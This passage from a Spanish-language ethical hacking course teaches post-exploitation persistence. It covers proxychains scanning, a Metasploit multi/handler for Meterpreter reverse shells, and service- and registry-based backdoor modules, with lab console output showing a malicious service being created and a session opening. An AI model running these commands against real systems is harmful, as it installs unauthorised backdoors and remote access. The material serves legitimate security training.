
```
$ proxychains nmap -sS 172.16.1.0/24 --top-ports 100
```

```
# ProxyList format
#   type  host  port [user pass]
#   (values separated by 'tab' or 'blank')
#
#   Examples:
#
#           socks5  192.168.67.78  1080  lamer  secret
#           http    192.168.89.3   8080  justu  hidden
#           socks4  192.168.1.49   1080
#           http    192.168.39.93   8080
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 1080
#socks5      192.168.164.128 1080
#TOR PROXY
socks5 127.0.0.1 9050
```

Sergio Romero Redondo. Proxychains config (elaboración propia) [\(CC0\)](#)

## 4.- Instalación de puertas traseras. (Persistencia)

### Caso práctico



[Cottonbro](#) (CC0)

resuelvo mis dudas. Se afirma a sí misma.

El curso en el que está participando Paloma está llegando a su fin.

Sin embargo, según van avanzando en el temario y aprende nuevos conocimientos le surgen ciertas dudas que hasta que no ha profundizado en la fase de Postexplotación nunca antes se había planteado.

-¿Entonces si pierdo la conexión con la máquina remota tendré que volver a comprometerla? se pregunta.

Comprueba que aún la queda por terminar el último capítulo del curso. Sus dudas se disipan nada más comenzar a leer el título "Instalación de puertas traseras"

- Seguro que en este capítulo

Es común en ciertos entornos que las shell remotas que se han logrado ejecutar en los equipos comprometido mueran de manera repentina.


Existen numerosos factores que pueden desencadenar que una shell remota se termine de manera inesperada. Por ejemplo:

- ✓ Caída del sistema o apagado del equipo.
- ✓ Caída del servicio en el que se encuentra inyectado el proceso de la shell.
- ✓ El proceso se vuelve inestable.

Cuando se produce este tipo de situaciones, una solución puede ser volver a comprometer el sistema remoto a través de la vulnerabilidad desde la que se explotó la primera vez.

Otra opción, y la más adecuada, consiste en establecer una persistencia en el equipo vulnerado, mediante una puerta trasera o similar. De esta manera no es necesario volver a comprometer el equipo.

## 4.1.- Introducción a la persistencia.



[softpedia.com](http://softpedia.com) (Todos los derechos reservados)

## Persistencia en un equipo comprometido

En ciertos tipos de ejercicios, como los test de intrusión o los ejercicios de Red Team, es necesario mantener el acceso al equipo comprometido, con el mayor nivel de privilegios obtenido.

Esta situación se vuelve imprescindible por si en algún momento nos es necesario volver a acceder al sistema a realizar alguna tarea, extraer información, o utilizarlo de puente para pivotar a otras redes.

En este caso es posible que el vector de acceso que hubiéramos utilizado para comprometer el equipo ya hubiera sido solventado y no pudiéramos acceder de nuevo. Aunque esto último no fuera así, y el vector de acceso aún estuviera presente, deberíamos replicar toda la cadena de ataque en el sistema para volver a comprometer el equipo.

Para evitar todos estos “rodeos”, se puede dejar un acceso secundario, conocido normalmente como “backdoor”. Este acceso permanece oculto y a la espera de ordenes para reactivarse.

Normalmente se utilizan servidores de control conocidos como “C2C”, a los que el equipo comprometido se conecta cada cierto tiempo a la espera de recibir ordenes. En caso de que el auditor quisiera establecer la conexión se lo indica a la víctima a través del servidor C2C, el cual le comunica la orden a la víctima para que realice una conexión inversa contra otro servidor que controle el atacante.

## 4.2.- Tipos de persistencia.

---

### Persistencia

En ocasiones es necesario mantener el acceso al equipo comprometido mediante un canal de acceso secundario.

El acceso permanece oculto y a la espera de ordenes proporcionadas por un servidor de tipo C2.

En caso de querer utilizar el canal secundario, el servidor C2 ordena a la víctima iniciar una Shell inversa contra un servidor que controle el auditor.

Las opciones más comunes de persistencia son:

- ✓ Persistencia en servicio
- ✓ Persistencia en registro
- ✓ Persistencia en cron/tareas automáticas.

### Handler / servidor C2

Para realizar la persistencia necesitamos configurar un servidor C2 (Command and Control) que atenderá las conexiones de persistencia.

El propio Metasploit dispone de un servidor C2 llamado "Multihandler" dado que soporta la gestión de distintos payloads.

```
msf6 > use exploit/multi/handler
```

Una de las opciones a configurar aleatoriamente consiste en la selección del payload que está ejecutando la víctima para que el Multihandler sepa como comunicarse la shellcode que se ha inyectado en el equipo víctima:

```
msf6 exploit (handler)> set PAYLOAD <ruta_payload>
```



```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     443              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

```

Sergio Romero Redondo. *Multi\_handler* (elaboración propia) ([CC0](#))

como podemos observar en la imagen anterior, debemos configurar las opciones del multihandler IP y Puerto en el que opera el multihandler y el proceso. Recodar que tendréis que indicar luego la misma configuración para configurar el payload que se inyectará a la víctima.

```
msf6 exploit (handler)> set LHOST <Dirección IP del handler>
```

```
msf6 exploit (handler)> set LPORT <Puerto del Handler>
```

Otra opción muy importante que es necesario configurar en el multihandler es indicarle que al recibir la primera sesión el Handler se siga ejecutado y de esta manera pueda gestionar todas las shells de meterpreter que vaya recibiendo con esta configuración (En caso contrario, el multihandler sólo gestionaría una shell.)

Para configurar esta opción habrá que establecer el valor de la variable "**ExitOnSession**" a "**False**"

```
msf6 exploit (handler)> set ExitOnSession False
```

```

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set ExitOnSession False
ExitOnSession => false
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT  443              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT         443              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

```

Necesario para que el handler no muera en la primera conexión

Sergio Romero Redondo. *Multi\_handler Config* (elaboración propia) ([CC0](#))

Una vez configuradas todas las opciones, iniciaremos el handler como un job para que se mantenga hasta que salgamos de Metasploit

```
msf6> run -jnz
```

Una vez iniciado con el comando jobs podremos ver si está activo, e incluso pararlo.

```
msf6> jobs
```

```

msf6 exploit(multi/handler) > run -jnz
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.15:443

msf6 exploit(multi/handler) > jobs

Jobs
===

  Id  Name                      Payload                      Payload opts
  --  --
  2   Exploit: multi/handler    windows/meterpreter/reverse_tcp  tcp://10.0.2.15:443

msf6 exploit(multi/handler) >

```

Sergio Romero Redondo. *Jobs* (elaboración propia) ([CC0](#))

## Persistencia con meterpreter

Una vez establecido el servidor Multihandler ya podemos realizar el proceso de persistencia dado que tenemos un servidor C2 que gestionará las conexiones.

El propio meterpreter dispone de unas opciones básicas de persistencia que permiten configurar el equipo víctima (Windows) para que se vuelva a establecer una conexión con la máquina del atacante cada cierto tiempo.

Cabe destacar que Metasploit dispone de varios módulos de postexploitación para persistencia:

- ✔ exploit/windows/local/persistence\_service
- ✔ exploit/windows/local/registry\_persistence
- ✔ post/windows/manage/persistence\_exe

A continuación os detallamos cada una de estas técnicas.

## Persistencia en servicio con Metasploit

La persistencia en servicio consiste en generar un servicio fraudulento (Windows) al que iniciará la conexión contra el C2 cada vez que se inicie el servicio. Para poder instalar el servicio necesitaremos privilegios elevados.

El propio Metasploit dispone de un módulo para instalar un servicio fraudulento a través de una sesión privilegiada de meterpreter. Si la sesión no tiene privilegios para crear un servicio este ataque no podrá ejecutarse.

```
msf 6 > use exploit/windows/local/persistence_service
```

Las opciones a indicar serán la dirección IP y puerto del servidor C2 y la sesión de meterpreter en la máquina comprometida sobre la que se aplica la persistencia.


```
msf6 exploit (windows/local/persistence_service)> set LHOST <Dirección IP del h
```

```
msf6 exploit (windows/local/persistence_service)> set LPORT <Puerto del Handler
```

```
msf6 exploit (windows/local/persistence_service)> set SESSION <id de sesión met
```

Una vez configurado el módulo se ejecuta con la orden "run". Si todo ha ido bien se creará un nuevo servicio en el sistema remoto y el multihandler recibirá la conexión de la shell inversa y se generará una nueva sesión.

```
msf 6 > run
```



```
msf6 exploit(windows/local/persistence_service) > run Servicio creado
[-] Handler failed to bind to 10.0.2.15:443:- -
[-] Handler failed to bind to 0.0.0.0:443:- -
[*] Running module against WIN-7SP1
[+] Meterpreter service exe written to C:\Windows\TEMP\mPSeozw.exe
[*] Creating service QtPWeLN
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/WIN-7SP1_20220621.1050/WIN-7
[*] Sending stage (175174 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.15:443 → 10.0.2.7:49163 ) at 2022-06-21 10:10:51 -0400
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) >
```

Sergio Romero Redondo. *Persistencia en servicio (elaboración propia)* ([CC0](#))

## Persistencia en registro con Metasploit

La persistencia en el registro consiste en modificar el registro de Windows para que ejecute un proceso, que realizará la conexión contra el C2, siempre que un usuario inicie la sesión en el equipo. Dependerá de los privilegios del usuario que la sesión tenga privilegios elevados.

El propio Metasploit dispone de un módulo para instalar un ejecutable fraudulento a través de una sesión de meterpreter.

```
Metasploit > use exploit/windows/local/registry_persistence
```

Al igual que en la mayoría de los módulos de persistencia, las opciones a indicar serán la dirección IP y puerto del servidor C2 y la sesión de meterpreter sobre la que se aplica la persistencia.

```
msf6 exploit (windows/local/registry_persistence)> set LHOST <Dirección IP del
msf6 exploit (windows/local/registry_persistence)> set LPORT <Puerto del Handle
msf6 exploit (windows/local/registry_persistence)> set SESSION <id de sesión me
```

Una vez configurado el módulo se ejecuta con la orden "run". Si todo ha ido bien se creará un nuevo servicio en el sistema remoto y el multihandler recibirá la conexión de la shell inversa y se generará una nueva sesión.

```
msf 6 > run
```

# Persistencia en registro con Metasploit y ejecutable generado

De manera similar al caso anterior, pero esta vez indicamos el ejecutable .exe que queremos que se ejecute en cada inicio de sesión del usuario.

La ventaja que ofrece este módulo frente al anterior es que podríamos forzar la ejecución de otra shellcode distinta, además que podemos generar una shellcode ofuscada con msfvenom.

El propio Metasploit dispone de un módulo para subir el binario y modificar el registro a través de una sesión de meterpreter.

```
msf6 exploit (windows/local/persistence_exe)> set SESSION <id de sesión meterpr  
msf6 exploit (windows/local/persistence_exe)> set rexeopath <Path dónde se encue
```

Una vez configurado el módulo se ejecuta con la orden "run". Si todo ha ido bien se creará un nuevo servicio en el sistema remoto y el multihandler recibirá la conexión de la shell inversa y se generará una nueva sesión.

```
msf 6 > run
```

En este caso las opciones a indicar será la sesión de meterpreter sobre la que se aplica la persistencia y el ejecutable .exe que queremos que realice la persistencia. Debido a que el ejecutable .exe lo generamos con la herramienta msfvenom (tal y como vimos en la unidad 3 del módulo de Hacking ético) la dirección ip y puerto del servidor C2 se encuentran configurados en el propio fichero ejecutable.

## Para saber más

En el [siguiente enlace](#) podéis ver las distintas opciones que existen en Metasploit para realizar la persistencia

# Autoevaluación

¿Cuál es la tarea principal de las técnicas de persistencia?

- ☐ Dejar un usuario permanente en el equipo comprometido.

- ☐ Dejar una puerta trasera para poder seguir accediendo al sistema comprometido.

- ☐ Evitar que el sistema remoto se pueda actualizar

Mostrar retroalimentación

## Solución

1. Incorrecto
2. Correcto
3. Incorrecto